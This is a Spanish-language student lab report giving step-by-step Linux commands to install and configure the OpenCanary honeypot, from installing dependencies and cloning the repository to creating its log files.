PRACTICA 5

NOMBRE: ALVIN NEIL LOPEZ AGUILAR


CI: 14023800

GITHUB:

Name: Alvin_Neil_Lopez_Aguilar

Aneil29


Enlace_practica_5: https://github.com/ANeil29/Practica_05_seguridad_1_2025.git



IMPLEMENTACIÓN DE OPENCANARY HONEYPOT


Paso 1: Preparación del entorno

Primero necesitas un sistema Linux (Ubuntu/Debian recomendado). Vamos a instalar las dependencias:




Actualizar el sistema

sudo apt update && sudo apt upgrade -y




Instalar Python y pip

sudo apt install python3 python3-pip python3-dev python3-venv git -y



Instalar dependencias del sistema

sudo apt install libssl-dev libffi-dev build-essential -y




Paso 2: Instalación de OpenCanary

Crear un entorno virtual

python3 -m venv opencanary-env


source opencanary-env/bin/actívate



Clonar el repositorio


git clone https://github.com/thinkst/opencanary.git

cd opencanary



Instalar OpenCanary


pip install opencanary



Paso 3: Configuración inicial


Crear directorio de configuración

mkdir ~/.opencanary



Generar configuración por defecto


opencanaryd --copyconfig





Paso 4: Configurar los servicios

Edita el archivo de configuración:

nano ~/.opencanary/opencanary.conf








Paso 5: Crear directorio de logs y configurar permisos

Crear archivos de log

sudo touch /var/log/opencanary.log

sudo touch /var/log/opencanary-portscan.log

